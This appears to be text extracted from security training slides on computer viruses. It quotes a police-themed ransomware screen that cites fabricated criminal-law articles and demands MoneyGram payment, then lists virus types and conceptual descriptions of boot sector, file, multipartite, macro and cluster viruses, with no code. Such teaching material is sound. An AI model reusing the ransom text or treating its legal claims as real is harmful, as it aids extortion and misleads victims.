Your computer has been blocked up for safety reasons listed below. You are accused of stealing, usage and/or distribution of banned pornography (332 items, mostly rape, rape etc). You have violated federal laws on possession of these materials. You are accused of committing the crime established by the Federal United States of America Criminal Law.

Article 363 of United States of America Criminal Law provides for the punishment of deprivation of liberty for terms from 3 to 15 years.

Also, you are suspected of violation of Copyright and Related Rights Law (Unauthorized copying, rental, lending and/or distribution of copyrighted content). You are suspected of violation of article 107 of United States of America Criminal Law.

Article 315 of United States of America Criminal Law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to \$10,000 amounts fine.

It was found that your computer, your unauthorized access had been used to extraction of your important and/or data stored for public internet access.

Unauthorised access would have been emerged by several persons on mercenary motives, so we test your computer and control, justified your computer could have been affected by viruses. Consequently, you are suspected - with the intention to hold a ransom and implement of Article 215 of United States of America Criminal Law (Law on negligent and reckless damage of computers and computer data).

Article 315 of United States of America Criminal Law provides for the punishment of deprivation of liberty for terms from 3 to 6 years and/or up to 100,000 fine.





Please click the computer using the MoneyGram express package!

1. Purchase a MoneyGram express package online
2. Pick up a packet at one of the nearest MoneyGram outlets (240 and 510)
3. To pay fine you should enter the reference number found inside your ticket price. The MoneyGram...

Police-themed Ransomware

Ransomware (Cont'd)



Types of Viruses



How Do They Infect?

System or
Boot Sector
Viruses

Stealth Virus/
Tunneling
Virus

Encryption
Virus

Polymorphic
Virus

Metamorphic
Virus

Overwriting
File or Cavity
Virus

File
Viruses

Cluster
Viruses

Sparse
Infecter
Virus

Companion
Virus/
Camouflage
Virus

Shell
Virus

File Extension
Virus

Multipartite
Virus

Macro
Virus

Add-on
Virus

Intrusive
Virus

Direct Action
or Transient
Virus

Terminate and
Stay Resident
Virus (TSR)


What Do They Infect?

System or Boot Sector Viruses




- Boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR
- When system boots, virus code is executed first and then control is passed to original MBR

Before Infection



After Infection




File and Multipartite Viruses




File Viruses

- File viruses infect files which are executed or interpreted in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident




Multipartite Virus

- Multipartite viruses infect the system boot sector and the executable files at the same time



Attacker



Macro Viruses



Macro viruses infect files created by Microsoft Word or Excel



Most macro viruses are written using macro language Visual Basic for Applications (VBA)




Macro viruses infect templates or convert infected documents into template files, while maintaining their appearance of ordinary document files



Attacker



Infects Macro Enabled Documents




User


Cluster Viruses



Cluster viruses modify directory table entries so that it points users or system processes to the virus code instead of the actual program



There is only one copy of the virus on the disk infecting all the programs in the computer system



It will launch itself first when any program on the computer system is started and then the control is passed to actual program

Stealth/Tunneling Viruses



